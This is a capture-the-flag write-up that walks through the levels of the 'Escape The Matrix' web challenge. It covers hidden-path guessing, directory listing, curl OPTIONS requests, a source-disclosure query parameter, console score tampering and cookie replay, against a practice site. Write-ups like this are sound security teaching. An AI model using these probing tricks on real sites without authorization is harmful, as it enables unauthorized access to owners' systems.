

Escape The Matrix CTF Writeup

Level 1: https://matrix.voorivex.academy/follow-daily-routine/

➔ Now here instead of /path give **/follow-the-white-rabbit** which will lead to level 2




Level 2: https://matrix.voorivex.academy/follow-the-white-rabbit/



```
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="/statics/style.css">
    <script src="/statics/load.js"></script>
    <title>Level 2</title>
</head>

<body>
    <div id="main-page" style="opacity: 20%;">
        <img id="dynamicImage" alt="Your Image">
        <div id="canvas-container"></div>
    </div>

    <div class="center-box" id="center-box">
        <p>Matrix Is Loading</p>
    </div>
    <script>
        var contentArray = [
            { imageSrc: "./images/1.png", text: "I don't know if you're ready to see what I want to show you." },
            { imageSrc: "./images/2.png", text: "danger!" },
            { imageSrc: "./images/3.png", text: "to the office at the end of the hall." },
            { imageSrc: "./images/4.png", text: "I cannot do that!" },
            // Add more objects as needed
        ];
        load_page(contentArray);
    </script>
</body>

</html>
```


Now, here /images/index.png given we can try to access **/images/5.png** to see content.




This image revealed path for level 3 which will be **/smith-has-you**

Level 3: https://matrix.voorivex.academy/smith-has-you/

Now we can go to /images to check files in dir while it has listing enabled so we can check all images like below.




➔ Here, we can see last image of listing will give flag for next level:




Level 4: https://matrix.voorivex.academy/i-want-to-make-a-call/

As we can see in this level 4 on image it's giving hint of call using cURL therefore we can do in our terminal and using **curl -X OPTIONS** https://matrix.voorivex.academy/i-want-to-make-a-call/ we can get flag.



Level 5: https://matrix.voorivex.academy/wow-it-was-just-a-dream-!/

Now, here we can check source code of js which has **flag as commented** and using that we can go to next level.



Level 6: https://matrix.voorivex.academy/Ok-im-ready-to-meet-Morpheus/


In this level as hint we need to make choice of method of cURL using terminal to get the flag and we need to make choice for selection of pill, I have **chosen red pill** which will help us to get to the next level.

```
➜  Hacker0x01 curl -X OPTIONS PATCH "https://matrix.voorivex.academy/Ok-im-ready-to-meet-Morpheus/"
curl: (6) Could not resolve host: PATCH
Choose from ./I-chose-the-red-pill and ./I-chose-the-blue-pill%
➜  Hacker0x01
```

https://matrix.voorivex.academy/Ok-im-ready-to-meet-Morpheus/I-chose-the-red-pill this link will be redirected to https://matrix.voorivex.academy/Wow!-Nice-choice!!/ which is Level 7

Level 7: https://matrix.voorivex.academy/Wow!-Nice-choice!!/


Here, as hint we have new ability and we can use it now and **?show-me-the-codes** will give us flag.



```
<?php
if (isset($_GET['show-me-the-codes'])) {
    show_source("index.php");
    exit();
}
#next level: /let's-go-for-kung fu
?>

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="/statics/style.css">
    <script src="/statics/load.js"></script>
    <title>Level 7</title>
</head>

<body>
    <div id="main-page" style="opacity: 20%;">
        <img id="dynamicImage" alt="Your Image">
        <div id="canvas-container"></div>
    </div>

    <div class="center-box" id="center-box">
        <p>Matrix Is Loading</p>
    </div>
    <script>
        var contentArray = [
            { imageSrc: "./images/1.png", text: "[it has begun]" },
            { imageSrc: "./images/2.png", text: "[welcome to the reality]" },
            { imageSrc: "./images/3.png", text: "You have a new 'ability', test it with '?show-me-the-codes'" }
            // Add more objects as needed
        ];
        load_page(contentArray);
    </script>
</body>

</html>
```


Level 8: https://matrix.voorivex.academy/let's-go-for-kung%20fu/

In this level we don't have any clear hint as we can see source code and it will display next round flag as below**. /i-Liked-kung-Fu**




Level 9: https://matrix.voorivex.academy/i-Liked-kung-Fu/

Here, debugger pausing and going next for fight and we need to do **atleast 4250** in order to get to the flag as hint therefore using browser console window we can do that easily.




Level 10: https://matrix.voorivex.academy/im-bEcoming-a-master/

Here we can't see any direct hints so better check source codes and as we notice flag is there in main.js file as below.




Level 11: https://matrix.voorivex.academy/uSe-your-abilities-to-jump/

As a hint it's given to use abilities like we can **use ?show-me-the-codes** for checking code. Which will give flag for further round. /L00k-around-carefully




Level 12: https://matrix.voorivex.academy/L00k-around-carefully/index.htm

This level gives hints that we might miss details therefore maybe in redirection going on in background so we can use curl and check it properly. Using this curl I guess we can see ?show-me-the-codes which has flag in hidden curl **"https://matrix.voorivex.academy/L00k-around-carefully/?show-me-the-codes" -v**




Level 13: https://matrix.voorivex.academy/meet-tHe-0racle/


Here, as hint lady is giving cookie to Neo that means we are getting cookies and we can check all cookies in burp or using curl as below, so we can see there is different path only one which will lead to next level.



Level 14: https://matrix.voorivex.academy/Done-w1th-0racle/

Now, as hint it's given we are not done yet means we need to store this cookie to this endpoint which might give flag I think like below and it will give flag for next round.






Level 15: https://matrix.voorivex.academy/the-cat-is-a-gliTch/

Here, as we can check https://matrix.voorivex.academy/the-cat-is-a-gliTch/?show-me-the-codes there is one php is given like **the-cat-is-a-gliTch/walls-can-be-broken.php** so now using error like this we can crack it using wall parameter.

